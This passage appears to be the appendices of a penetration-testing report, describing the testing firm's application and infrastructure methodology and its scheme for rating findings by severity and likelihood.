  + [A05:2021 – Security Misconfiguration](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

# APPENDICES

## METHODOLOGY

The work methodology of our penetration testing team includes some of the following potential inspected information according to the client's needs:

### APPLICATIVE PENETRATION TESTS

**The test was conducted identify the following:**

* Vulnerable functions used in the code.
* Un-sanitized Input provided by the user.
* Well known vulnerabilities exist in the system.
* Insecure error handling.
* Cross-user manipulations.
* Unhandled manipulation that can be used by an attacker.
* Sensitive information leakage.

**Performed general inspection of the code if requested by the client. In addition to the usage of automated tools to identify vulnerabilities and potential issues in the target application.**

**Understanding the system logic –** Before performing the test, the testers watched and examined the system in order to understand its purpose and mode of operation. During this exam the examiners try to understand the following:

* **Client Requests**:
  + Examined hidden parameters.
  + Examine important parameters that are in outgoing requests
  + Notice all the request titles heading towards the server
  + Examine paths and form of loading of data on the site
* **Server Answers:**
  + Check when a cookie is created or when the content of the cookie changes.
  + Examine the number of errors that recur from the site.
  + Examine when the server returns redirection in order to find *Open Redirect*.
* **Understanding the customer side of the system:**
  + The testers examined what could be done on the customer side of the system. Also, in what language is the system written and are there any comments in the client-side code.
  + The testers examined which JavaScript functions are called in the code.
  + Examined whether HTML code can be injected next to a client.
  + Examined whether Web Socket technology is used and what information passes through it.
* **Data collection and scanning:**
  + The testers examined whether there was information across the Internet about the system using various search engines.
  + Network diagrams or equipment and technologies used by the company.
  + Usernames or employee names for Brute-Force deployment.
  + Find additional servers and get information about those servers.
  + Scans were also performed by dedicated tools in order to find known vulnerabilities on the site.
* **Checking the user's identity management and authorization:**
  + The examiners examined the permission level in the system, what permission level they are at and whether it is possible to switch to another permission level.
  + In addition, we examined whether there are different APIs that allow manipulation of the authorization level in the system or do not check the authorization level at all.
* **Checking the user authentication process:**
  + The testers examined the mechanism of connection to the system, whether there is Anti-Automation protection such as CAPTCHA.
  + Attempts have also been made to locate and exploit JWT and SSO systems in order to detect security flaws in these protocols.
* **Authentication of the resulting input:**
  + The testers examined the user's call management in addition to verifying the inputs sent from the client alongside the server. Attempts were also made and exploits of systems to upload documents to the system, file reading systems and even injecting malicious code into the system.
* **Error management in the system:**
  + During the test, errors that were repeated by a customer were identified and conclusions were drawn according to the same errors that helped the testers during this test.
* **Logical Bypasses:**
  + During the test, the testers questioned the system logic in order to check the transition between forms, switching between one user and another, making a registration in the system and more. In order to test whether non-programmed operations can be performed by default.
* **Testing of potential attack vectors, and provideing a working POC for examination.**
* **The test result is a detailed report contains all the findings details about the vulnerabilities found:**
  + CVSS
  + RISK
  + DESCRIPTION.
  + POC
  + DETAILS
  + RECOMMENDED MITIGATIONS
* **Additionally, the following elements may be performed due to the client's request:**
  + Conducting a re-test to the system in order to verify the security again.
  + Providing the development team from "ECOM" to support the client during the mitigation process.
  + Providing the penetration testing team from "ECOM" explain in more depth about the report.

### INFRASTRUCTURE PENETRATION TEST

The test was performed in a format that would allow the company to identify the main risk points that exist in the systems and infrastructures of the company under test and treat them in a way that will allow it to reduce the chance of realizing exposure to harm and leak information into the company's and businesses.

The computer systems test was performed in five main stages:

* **First stage** – an overview of the existing computer system and mapping of all the components in the computer system and the information processing processes.
* **Second stage** – planning the test stages as a result of the mapping.
* **Third stage** – comprehensive technological tests and processes of the various components.
* **Fourth stage** – sorting and analyzing the risk outline.
* **Fifth stage** – risk assessment and corrective recommendations.
* **For the purposes of documenting the existing situation:**
  + The security survey was conducted while studying the computer system in the demarcation of the test and how it operates on the basis of conducting questioning and examining various relevant factors and operational processes. In addition, various components and technological means related to the information systems and relevant to the various survey topics were examined.
* **The questioning and documentation**:
  + was carried out in a way that enabled learning and understanding of all the existing and implemented administrative and operational processes in practice in everything related to the security of the information systems in the organization.
* **The examination of the technological issues**:
  + was carried out in a way that enabled us to become familiar with the protection circuits in the system and their practical implementation, through the use of logical and physical security measures as well as the configuration of the hardening components of the technological system.
* **Resilience tests (optional)**:
  + simulate a potential intruder into the information systems, for the purpose of examining the quality of the application of the parameters and the logical security measures of the various technological components.

## FINDINGS CLASSIFICATIONS

The purpose of the presentation in the manner illustrated above is on several levels:

1. **The vulnerability name -** A main vulnerability of which an examination is performed.
2. **Description of the test -** Main description about the vulnerability.
3. **Findings of the test -** Findings that clearly and concisely describe an existing situation. The purpose of the section is to document the existing situation as found during the examination. The test results can be normal or in a status that endangers the entire array tested, at the level of exposure to damage to activity continuity, leaked sensitive information or damage to property and people.
4. **The risks as a result of the existing situation -** A rating that clarifies what is the risk arising to the customer from the findings.
5. **Severity of the damage** **-** The method of determining the level of damage is performed according to the following details:

**Critical** – For the following risks:

* + The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and / or infrastructure.
  + The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
  + Unauthorized disruption / alteration of information that may threaten the stability of the organization or endanger human life.

**High** - For the following risks:

* + The realization of the risk will impair the information availability of a sensitive system.
  + Exposure of sensitive information.
  + Unauthorized disruption / change of sensitive information in the system.

**Medium** - For the following risks:

* + The realization of the risk will lead to the immediate and direct shutdown of an insensitive system.
  + The realization of the risk may, in an uncertain manner, lead to the shutdown of a sensitive system.
  + Exposure of non-public inside information.
  + Unauthorized disruption / change of information that is not sensitive in the system in a way that will require a lot of effort in data recovery.

**Low** - For other serious risks.

**Informative** - For information provided.

1. Probability of realization - how to define the reasonableness of the risk:

**Critical** - A critical likelihood will be defined in a situation where it is found that the exposure has already been actually exercised (by a non-examining entity) or is available for immediate exploitation without the need for any preparation.

**High** - High probability will be defined in the following situations:

* + The risk can be realized by Social Engineering simply.
  + No technological knowledge is required or the required technological knowledge is not extensive.
  + Well-documented behavior.
  + The time required to realize the risk is small.
  + Ability to use mechanized tools.

**Medium** - Moderate likelihood will be defined in the following situations:

* + Information is available online.
  + Well-documented behavior.
  + The period of time required to realize the risk is long.

**Low** - Lower than moderate probability or in situations only theoretically there is a chance of exploiting the weakness.